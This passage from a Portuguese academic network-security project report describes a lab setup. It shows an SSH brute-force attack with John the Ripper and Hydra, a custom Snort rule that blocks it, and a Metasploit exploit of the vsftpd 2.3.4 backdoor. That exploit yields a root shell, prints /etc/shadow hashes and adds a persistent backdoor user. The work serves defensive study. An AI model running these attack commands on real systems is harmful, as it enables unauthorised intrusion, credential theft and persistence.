Blocked Hosts and Log View Settings							
Blocked Hosts		Log View		Settings			
#	IP	Alert Descriptions and Event Times	Remove				
1	192.168.137.130	SERVER-OTHER Microsoft ISA Server and Forefront Threat Management Gateway invalid RST denial of service attempt - 2023-02-20 18:13:00 (http...inspect) PROTOCOL-OTHERS HTTP server response before client request - 2023-02-20 18:14:06					
2	192.168.137.1	OS-WINDOWS TCP window closed before receiving data - 2023-02-20 18:13:50 (http...inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE - 2023-02-20 04:19:06					

2 host IP addresses are currently being blocked by Snort on Legacy Mode Blocking interfaces.

Figura 124. Hosts bloqueados pelo IPS do SNORT.

Diane dos dados analisados, foi possível concluir que o SNORT demonstrou eficiência ao inibir ataques DDOS oriundos do clientes externos ao NSOC.

5.4.4 ATAQUE 4: TESTE DE FORÇA BRUTA

Segundo o roteiro, o projeto prevê a realização de um teste de invasão oriundo da *intranet*. Nesse sentido, foi realizado um teste de ataque de força bruta oriundo da rede #11 (CAMPUS A), contra o servidor web hospedados na DMZ. O serviço alvo desse ataque é o SSH.

Para a implementação do ataque, foi realizada um justa nas regras do firewall, de modo a liberar o acesso dos usuários das redes CAMPUS A e CAMPUS B, para acessarem o serviço SSH da referida rede. A figura 125 mostra as regras após o ajuste.

Floating	GROUP_CAMPUS_AB	WAN	SYNC	DATACENTER	DMZ	GERENCIA	CAMPUSA	CAMPUSB
Rules (Drag to Change Order)								
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule
○ 0/B	IPv4 *	*	*	Intranet	*	*	*	none
✗ 0/B	IPv4 *	Intranet	*	DATACENTER.net	*	*	*	none
✓ 1/253 KB	IPv4 TCP	Intranet	*	*	HttpServices	*	*	Allow HTTP and HTTPS
✓ 0/B	IPv4 TCP	Intranet	*	*	22 (SSH)	*	*	Allow SSH and SFTP connections

Figura 125. Ajuste das regras dos Firewalls.

A máquina virtual Kali Linux atante foi posicionada na rede do CAMPUS A, confirme ilustrado na figura 126.




Figura 126. Posicionamento da máquina virtual Kali Linux atacante.

Para análise prévia, o modo IPS do SNORT foi desabilitado nas interfaces DMZ, CAMPUSA e CAMPUSB, conforme figura 127.

Interface Settings Overview					
Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
WAN (em0)	✓ ⓘ	AC-BNFA	LEGACY MODE	WAN	
DATACENTER (em2.10)	✓ ⓘ	AC-BNFA	LEGACY MODE	DC	
DMZ (em2.20)	✗ ⓘ	AC-BNFA	LEGACY MODE	DMZ	
GERENCIA (em2.30)	DISABLED	AC-BNFA	DISABLED	GERENCIA	
CAMPUSA (em2.40)	✗ ⓘ	AC-BNFA	LEGACY MODE	CAMPUS-A	
CAMPUSB (em2.50)	✗ ⓘ	AC-BNFA	LEGACY MODE	CAMPUS-B	

Figura 127.

Desativação do modo IPS do SNORT, nas interfaces DMZ, CAMPUSA e CAMPUSB.



Para a automação do ataque de força bruta, foram escolhidas duas ferramentas: *John the Ripper* [118] e a *Hydra* [119]. A primeira foi escolhida para gerar o dicionário com as senhas, já a segunda foi escolhida para realizar o teste de força bruta com as senhas geradas pela primeira.

Para a criação das senhas, uma lista de palavras-chave com informações relacionadas ao alvo foi criada. Seu conteúdo está visível na figura 128.

```
(root㉿ATACANTE)-[~/home/kali/Documents]
# cat wordlist.txt
unb
ppee
grupo
mestrado
1234567890
projetofinal
projeto
final
nscoc
zabbix
kibana
web
teste
```

Figura 128. Palavras-chave para gerar o dicionário de senhas.

Em posse das palavras-chave, a ferramenta *John The Ripper* foi utilizada para criar o dicionário com as senhas (*passwords.txt*), conforme ilustrado na figura 129.

```
(root㉿ATACANTE)-[~/home/kali/Documents]
# john --wordlist=wordlist.txt --rules \
--stdout > passwords.txt
```

Figura 129. Processo de criação do dicionário de senhas.

Após sua criação, verificou-se que o dicionário possuía um total de 607 palavras, o que é razoável para um teste de laboratório.

Uma vez que o dicionário de senhas foi criado, deu-se o início à configuração da segunda ferramenta, a *Hydra*, para a execução do ataque de força bruta. As figuras 130, 131 e 132 apresentam os ajustes que foram julgados necessário para execução do primeiro ataque de força bruta.

Na aba “*Target*” foram alterados dois campos: “*Single Target*” (host alvo do ataque) e “*Protocol*” (protocolo explorado no ataque)




Figura 130. Configuração do host alvo do ataque.

Na aba “*Passwords*” foram alterados os campos: “*Username*” (nome do usuário com acesso SSH), e “*Password list*” (local de entrada do dicionário criado).




Figura 131. Configuração das credenciais para o teste.

Na aba *Start*, foi selecionada a opção “*Start*” para dar início a ataque de força bruta.




Figura 132. Aba de início e interrupção do ataque de força bruta

Durante o processamento do ataque pela ferramenta *Hydra*, foi realizada uma captura de pacotes para avaliar o comportamento da ferramenta. Como pode ser observado na figura 133, várias tentativas de conexão SSH são realizadas durante o ataque.

Figura 133. Captura de pacotes durante o ataque de força bruta.

Após o encerramento do ataque, a ferramenta retornou a informação de *login* e *password* que foram descobertos (em destaque na imagem). Figura 134.

```
Output
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-20 20:09:27
[DATA] max 4 tasks per 1 server, overall 4 tasks, 557 login tries (L:/P:557), ~140 tries per task
[DATA] attacking ssh://192.168.20.11:22/
[STATUS] 37.00 tries/min, 37 tries in 00:01h, 520 to do in 00:15h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 473 to do in 00:17h, 4 active
[22/ssh] host: 192.168.20.11 login: grupo4 password: grupo4
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-20 20:15:47
<finished>
```

Figura 134. Credenciais descobertas pela ferramenta Hydra

Por meio do *dashboard* disponibilizado pelo Elastic Stack foi possível observar o comportamento do ataque, que na ocasião das primeiras tentativas alcançaram o número de 11.537 requisições, o que pode ser observado na figura 135.




Figura 135. Número de conexões TCP observada durante o ataque

Apesar do número expressivo de tentativas de conexões SSH durante um curto intervalo de tempo, os *firewalls* não bloquearam nenhum *host*, devido o SNORT não estar com o modo IPS ativo, figura 136.




Figura 136. Tela de hosts bloqueados pelo SNORT.

No segundo momento, o modo IPS foi reativado nas interfaces DMZ, CAMPUSA e CAMPUSB, previamente à realização do segundo ataque de força bruta. Figura 137.

Interface Settings Overview					
Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
WAN (em0)		AC-BNFA	LEGACY MODE	WAN	
DATACENTER (em2:10)		AC-BNFA	LEGACY MODE	DC	
DMZ (em2:20)		AC-BNFA	LEGACY MODE	DMZ	
GERENCIA (em2:30)	DISABLED	AC-BNFA	DISABLED	GERENCIA	
CAMPUSA (em2:40)		AC-BNFA	LEGACY MODE	CAMPUS-A	
CAMPUSB (em2:50)		AC-BNFA	LEGACY MODE	CAMPUS-B	

Figura 137. Tela de interfaces com o SNORT habilitado.

As regras originais do SNORT não conseguiram detectar o ataque de força bruta, oriundo da rede CAMPUSB, com destino à rede DMZ, conforme ilustrado na figura 138.




Figura 138. Tela de hosts bloqueados pelo SNORT.

Para aprimorar a eficiência do SNORT, foi criada a regra: “
**drop tcp any any -> any 22 (msg:"BRUTE FORCE ATACK
DETECTED!"; flags: S+; threshold: type both, track by_src,
count 5, seconds 15; sid:100002222; rev: 1;)"** e adicionada à
interface da rede DMZ, conforme ilustrado na figura 139.

Available Rule Categories	
Category Selection:	<input type="text" value="custom.rules"/> <input type="button" value="..."/>
Select the rule category to view and manage.	
Defined Custom Rules	
<pre>drop !tcp any any -> any any [0xa : ICMP PACKAGE WITH LARGE SIZE!]: size>200; Classify: policy-violation ; flags: S+; threshold:type both, track by src</pre> <pre>drop !tcp any any -> any 22 [0xa : BRUT FORCE ATTACK DETECTED]; flags: S+; threshold:type both, track by src</pre>	

Figura 139. Regras adicionadas à interface DMZ.

Com mais uma camada de proteção adicionada à rede DMZ, uma terceira bateria de teste de ataque de força bruta contra essa rede, sendo o ataque desferido a partir da rede CAMPUSA. E desta vez, o ataque foi detectado e bloqueado pelo SNORT, operando no modo IPS, conforme ilustrado na figura 140.



Date	Action	Prf	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2023-02-21 18:47:33	▲	0	TCP		192.168.40.17	57940	192.168.20.11	22	1:10002222	BRUTE FORCE ATTACK DETECTED!
2023-02-21 18:47:04	▲	0	TCP		192.168.40.17	32968	192.168.20.11	22	1:10002222	BRUTE FORCE ATTACK DETECTED!
2023-02-21 13:21:44	▲	0	TCP		192.168.40.17	54056	192.168.20.11	22	1:10002222	BRUTE FORCE ATTACK DETECTED!

Figura 140. Tela de hosts bloqueados pelo SNORT.

O quarto ataque serviu para ilustrar a necessidade de constante aprimoramento das ferramentas de detecção e prevenção contra instrução, uma vez que o uso apenas das regras disponíveis gratuitamente se demonstraram insuficiente para conter os ataques ilustrados no presente trabalho.

5.4.5 ATAQUE 5: ATAQUE AO SERVIÇO VSFTPD 2.3.4.

Finalizando o roteiro de testes de intrusão, o último ataque explora a utilização de duas ferramentas fundamentais para a realização de *Pen Test*: a máquina virtual *Ubuntu Metasploitable 2* e o *Metasploit Framework*.

A primeira ferramenta consiste em uma distribuição Linux disponibilizada pela Papid7 [120]. É utilizada como o alvo dos testes de intrusão. Esta distribuição Linux vem com uma variedade de aplicativos vulneráveis usados para testar a capacidade de um hacker de descobrir e explorar vulnerabilidades conhecidas. Está disponível para download em [121].

A segunda ferramenta (*Metasploit*) “é um framework de teste de penetração (*Pen Testing*) de código aberto que fornece aos usuários uma coleção de ferramentas e recursos para descobrir e explorar vulnerabilidades em sistemas de computador. Ele foi originalmente criado por HD Moore em 2003 e agora é mantido pela empresa de segurança Rapid7” (ChatGPT, disponível em [122]).

O presente ataque, visa explorar a vulnerabilidade descrita no CVE-2011-2523 [123]. Essa vulnerabilidade ocorre em servidores FTP baseado na biblioteca VSFTPD 2.3.4.

Para implementar e simular o ataque, adicionamos as duas ferramentas à rede de gerenciamento, conforme ilustrado na figura 141.

A máquina atacante foi configurada como uma máquina virtual Kali Linux, com o Framework *Metasploit* instalado. O alvo foi configurado como uma máquina virtual *Metasploitable-2* disponibilizada pela Papid7, que já vem com o serviço DCHP habilitado por padrão, e seu IP atribuído foi o 192.168.30.11. Com estas configurações, iniciamos a simulação do ataque.




Figura 141. Topologia do Ataque 5.

O primeiro passo para simulação do ataque, foi realizar o mapeamento das portas, com o utilitário NMAP, o seu resultado é apresentado na figura 142.

```
(root@ATACANTE) ~
# nmap -p0-65535 192.168.30.11
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-21 18:05 EST
Nmap scan report for 192.168.30.11
Host is up (0.052s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-umnc
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
36086/tcp open  unknown
44949/tcp open  unknown
44978/tcp open  unknown
49539/tcp open  unknown
MAC Address: 08:00:27:B9:2B:37 (Oracle VirtualBox virtual NIC)
```

Figura 142. Portas encontradas abertas.

Como pôde ser observado, a porta do serviço FTP (21) encontra-se aberta. Diante disso, a partir da máquina Kali Linux foi iniciado a pesquisa por vulnerabilidades envolvendo a biblioteca responsável por implementar o serviço FTP em sistemas Linux, a VSFTPD. Para executar essa demanda, foi necessário iniciar os serviços disponibilizados pelo Framework *Metasploit*, ilustrado na figura 143.



```
(root@ATACANTE)-
# msfconsole -q
msf6 > search vsftpd
```

Figura 143. Iniciando a console do Metasploit Framework no Kali Linux

Com a console do *Framework Metasploit* iniciada, foi possível pesquisar por vulnerabilidades, utilizando-se o comando “*search vsftpd*”, o resultado da pesquisa é apresentado na figura 144.

```
(root@ATACANTE)-
# msfconsole -q
msf6 > search vsftpd
Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figura 144. Iniciando a console do Metasploit Framework no Kali Linux

Para testar o *exploit* encontrado, utilizou-se o comando: “**use exploit/unix/ftp/vsftpd_234_backdoor**”. Após isso, os seguintes comandos de configuração foram executados:

```
# Mostra as opções de configuração disponíveis
> show options
# Configura o endereço do host alvo
> set RHOSTS 192.168.30.11
# Configura a porta do serviço explorado
> set RPORT 21
# Inicia o processo de exploração da vulnerabilidade
> exploit
```

A figura 145 mostra a conexão FTP estabelecida com servidor alvo.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.30.11:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.30.11:21 - USER: 331 Please specify the password.
[*] 192.168.30.11:21 - Backdoor service has been spawned, handling ...
[*] 192.168.30.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.30.9:36633 → 192.168.30.11:6200)
```

Figura 145. Sessão FTP estabelecida entre o atacante e o alvo.

Foi possível, também, verificar a conexão FTP estabelecida na port 6200, por meio do comando “**ss -planta**”, o seu resultado é ilustrado na figura 146.

Local Address:Port	Peer Address:Port	Process
127.0.0.1:5432	0.0.0.0:*	users:(("postgres",pid=30)
192.168.30.9:38235	192.168.30.11:6200	users:(("ruby",pid=83872,
[::]:5432	[::]:*	users:(("postgres",pid=30,
[::]:34412	[::]:5432	users:(("ruby",pid=83872,

Figura 146. Conexão FTP estabelecida na porta 6200.

Como é possível observar na figura 146, após a conexão estabelecida, é possível executar diversos comandos Linux, inclusive verificar as credenciais dos demais usuários da máquina alvo.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.30.11:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.30.11:21 - USER: 331 Please specify the password.
[+] 192.168.30.11:21 - Backdoor service has been spawned, handling ...
[+] 192.168.30.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.30.9:38235 → 192.168.30.11:21)
ESTAB [::]:34412 [::]:5432 users:(["root":0])
id :uid=0(root) gid=0(root) groups=0(root)
whoami :root
root : pts/0 Feb 21 18:55 (:0.0)
w
19:01:52 up 7 min, 1 user, load average: 0.00, 0.04, 0.02
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root pts/0 :0.0 18:55 6:43m 0.00s 0.00s -bash
pwd /
tail -15 /etc/shadow
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5:/14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvJhfcYe:/14685:0:99999:7:::
mysql:*:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HEsu9xrh$sk.o3G93DGoXiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
```

Figura 147. Comandos Linux Executado na máquina Alvo.

Para permitir acesso futuro, foi criado o usuário “**invasor**” senha “**invasor**” (essa ação pode causar a descoberta da invasão), e foi possível estabelecer uma nova conexão utilizando as novas credenciais, o que está ilustrado na figura 148.

```
(root@ATACANTE)-
# ftp 192.168.30.11 21
Connected to 192.168.30.11.
220 (vsFTPD 2.3.4)
Name (192.168.30.11:kali): invasor
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/invasor
ftp>
```

Figura 148. Conexão estabelecida com as credenciais criadas.

A melhor solução para tratar a vulnerabilidade na aplicação é atualizar a biblioteca VSFTPD para uma versão que contenha as correções necessárias. Alternativamente, regras no IPS SNORT podem ser estabelecidas para evitar conexões SSH na porta 6200, impedindo assim a exploração da falha de segurança em servidores FTP que estejam executando a versão 2.3.4 do VSFTPD em produção.



6. CONCLUSÕES

O desafio proposto para a construção do NSOC exigiu o aperfeiçoamento do conhecimento relacionado aos principais protocolos de redes empregados no projeto. Para isso, foi necessário realizar uma intensa pesquisa a fim de compreender o funcionamento e a interação entre os protocolos de rede, além da descoberta de como implementá-los nos equipamentos emulados por meio do software GNS3.

Segundo a descoberta por novas funcionalidade, a implementação dupla dos provedores de internet (NAT-1 e NAT-2) permitiu obter-se uma visão mais holística da interconectividade de uma rede privada com o mundo externo. Somando-se a isso, o conceito de resiliência assimilado por meio da implementação o *load-balance*.

A implementação dos *firewalls*, operando em alta disponibilidade, com o sensor IDS/IPS SNORT forneceram um avanço nas habilidades de segurança de redes de comunicação. O estudo destas ferramentas permitiu o desenvolvimento de novas funcionalidades, face ao desafio de criar-se regras personalizadas, para mitigar falhas e vulnerabilidades não abrangidas pelas funcionalidades originais.

A utilização da solução Elastic Stack proporcionou o entendimento de como pode ser realizada a consolidação e a análise de *logs* em um ambiente corporativo, bem como importância do monitoramento em tempo real, para a detecção de falhas de segurança ou do mau funcionamento dos ativos monitorados.

Nesse sentido, a disponibilização dos serviços providos pela rede DMZ aos usuários externos à rede do NSOC permitiu o entendimento das boas práticas relacionadas ao tema, bem como, pode-se perceber os riscos a que se submetem as aplicações, quanto expostas a ambientes mais hostis, como a rede mundial de computadores.

Como desafio, a elaboração da solução Ping para o envio de mensagem com esteganografia e criptografia promoveram o desenvolvimento das habilidades relacionadas à programação, ao conceito de segurança e à operação dos protocolos de rede. Essa abordagem permitiu o vislumbre de infinitas possibilidades por meio da utilização das ferramentas manipuladas para solucionar o objetivo proposto de maneira original.

E por fim, não menos importante, o desafio da implementação dos cinco ataques elencados na proposição inicial, levaram ao refinamento das habilidades adquiridas durante o decorrer da implementação do NSOC.

Diante do exposto, os objetivos propostos na concepção do projeto final foram alcançados. Contudo, a busca pelo conhecimento não se limitará a este projeto, cabendo ainda o contínuo aperfeiçoamento das habilidades adquiridas, bem como, a exploração das novas ferramentas e funcionalidades descobertas, objetivando-se, sempre, o estado da arte da tecnologia.



7. REFERÊNCIA BIBLIOGRÁFICA

- [1] GNS3. Disponível em: <<https://www.gns3.com/>>. Acesso em: 31/12/2022.
- [2] GNS3. Getting Started with GNS3. Disponível em: <<https://www.gns3.com/docs/>>. Acesso em: 31/12/2022.
- [3] CCNP. Cisco Certified Network Professional. Disponível em: <<https://www.cisco.com/c/en/us/training-events/training-certifications/certifications/professional/ccnp-enterprise.html>>. Acesso em: 31/12/2022.
- [4] NSOC-With-GNS3. How to Create a Network Security Operation Center With GNS3. Disponível em: <<https://github.com/KeystoneDevBr/NSOC-With-GNS3>>. Acesso em: 31/12/2022.
- [5] GNS3 Marketplace. Disponível em: <<https://gns3.com/marketplace/featured>>. Acesso em: 31/12/2022.
- [6] GNS3. Community. Disponível em: <<https://gns3.com/community>>. Acesso em: 31/12/2022.
- [7] GNS3. GNS3 Windows Install. Disponível em: <<https://docs.gns3.com/docs/getting-started/installation/windows/>>. Acesso em: 02/01/2023.
- [8] GNS3. GNS3 release page on github. Disponível em: <<https://github.com/GNS3/gns3-gui/releases>>. Acesso em: 02/01/2023.
- [9] VMWARE. VMware Workstation Player. Disponível em: <https://customerconnect.vmware.com/en/downloads/info/slug/desktop_end_user_computing/vmware_workstation_player/16_0>. Acesso em: 02/01/2023.
- [10] RFC-2328. OSPF Version 2. Disponível em: <<https://datatracker.ietf.org/doc/rfc2328/>>. Acesso em: 04/01/2023.
- [11] RFC-5340. OSPF Version 3. Disponível em: <<https://datatracker.ietf.org/doc/rfc5340/>>. Acesso em: 04/01/2023.
- [12] Nze, Georges Daniel Amvame. Redes de Comunicação. Camada de Rede. Aula 03 regular ministrada dia 09/12/22 (videoaula ao vivo).
- [13] BEZERRA, Jerônimo Aguiar. OSPF Avançado. 1.ed. Rio de Janeiro: RNP/ESR, 2015. Disponível em: <<https://pt.scribd.com/document/317716767/OSPF-Avancado>>. Acesso em: 04/01/2023.
- [14] LOBATO, Luiz Carlos. Protocolo de Roteamento IP. 1.ed. Rio de Janeiro: RNP/ESR, 2013. Disponível em: <<https://pt.scribd.com/doc/127594341/Protocolos-de-Roteamento-IP>>. Acesso em: 04/01/2023.
- [15] Jeremy's IT Lab. Free CCNA OSPF Part 3, day 28. CCNA 200-301 Complete Course. Disponível em: <<https://www.youtube.com/watch?v=3ew26ujkiDI&list=PLxbwE86jKRGMpuZuLBivzlM8s2Dk5IXBQ&index=53>>. Acesso em: 04/01/2023.
- [16] Tatu Ylonen: SSH - Secure Login Connections over the Internet. Disponível em: <<https://www.ssh.com/academy/ssh/>>. Acesso em: 05/01/2023.
- [17] RFC-4251. SSH Protocol Architecture. Disponível em: <<https://datatracker.ietf.org/doc/rfc4251/>>. Acesso em: 05/01/2023.
- [18] RFC-4252. SSH Authentication Protocol. Disponível em: <<https://datatracker.ietf.org/doc/rfc4252/>>. Acesso em: 05/01/2023.
- [19] RFC-4253. SSH Transport Layer Protocol. Disponível em: <<https://datatracker.ietf.org/doc/rfc4253/>>. Acesso em: 05/01/2023.
- [20] RFC-4254. SSH Connection Protocol. Disponível em: <<https://datatracker.ietf.org/doc/rfc4254/>>. Acesso em: 05/01/2023.
- [21] OpenSSH. Keeping Your Communiqués Secret. Disponível em: <<https://www.openssh.com/>>. Acesso em: 05/01/2023.
- [22] PuTTY. Free Downloads, Tutorials, and How-Tos. Disponível em: <<https://www.ssh.com/academy/ssh/putty>>. Acesso em: 05/01/2023.
- [23] SSL2BUY. Global SSL Provider. Disponível em: <<https://www.ssl2buy.com/wiki/ssh-vs-ssl-tls>>. Acesso em: 05/01/2023.
- [24] ISO/IEC 7498-1. OSI - The Basic Model. Disponível em: <<https://www.iso.org/obp/ui/#iso:std:iso-iec:7498:-1:ed-1:v2:en>>. Acesso em: 06/01/2023.
- [25] ISO/IEC 7498-1. OSI - The Basic Model in PDF. Disponível em: <<https://www.ecma-international.org/wp-content/uploads/s020269e.pdf>>. Acesso em: 06/01/2023.
- [26] ISO/IEC 7498-2. OSI - Security Architecture. Disponível em: <<https://www.iso.org/obp/ui/#iso:std:iso-iec:7498:-2:ed-1:v1:en>>. Acesso em: 06/01/2023.
- [27] ISO/IEC 7498-3. OSI - Naming and Addressing. Disponível em: <<https://www.iso.org/obp/ui/#iso:std:iso-iec:7498:-3:ed-1:v1:en>>. Acesso em: 06/01/2023.
- [28] ISO/IEC 7498-4. OSI - Management framework. Disponível em: <<https://www.iso.org/obp/ui/#iso:std:iso-iec:7498:-4:ed-1:v1:en>>. Acesso em: 06/01/2023.
- [29] OSI. Apostila: Introdução ao Modelo de Referência OSI. Disponível em: <<https://www.facom.ufu.br/~albertini/1sem2015/redes/slides/01modeloOSI.pdf>>. Acesso em: 06/01/2023.
- [30] SCOS. History of TCP/IP. Disponível em: <<https://scos.training/history-of-tcp-ip/>>. Acesso em: 06/01/2023.
- [31] Britannica. TCP/IP Internet Protocols. Disponível em: <<https://www.britannica.com/technology/TCP-IP>>. Acesso em: 06/01/2023.
- [32] RFC-1122. Requirements for Internet Hosts - Communication Layers. Disponível em: <<https://datatracker.ietf.org/doc/rfc1122/>>. Acesso em: 06/01/2023.
- [33] RFC-1123. Requirements for Internet Hosts - Application and Support. Disponível em: <<https://datatracker.ietf.org/doc/rfc1123/>>. Acesso em: 06/01/2023.
- [34] TANENBAUM, A. S. Redes de Computadores. 4.ed., Editora Campus (Elsevier), 2003.
- [35] KUROSE, J. F. e ROSS, K. Redes de Computadores e a Internet . 5.ed., Pearson, 2010.
- [36] ELIAS, Glêdson e LOBATO, Luiz Carlos. Arquitetura e Protocolos de Rede TCP/IP. 2.ed. Rio de Janeiro: RNP/ESR, 2013. Disponível em: <<https://pt.scribd.com/doc/83505510/Arquitetura-e-protocolos-de-rede-TCP-IP>>. Acesso em: 10/01/2023.
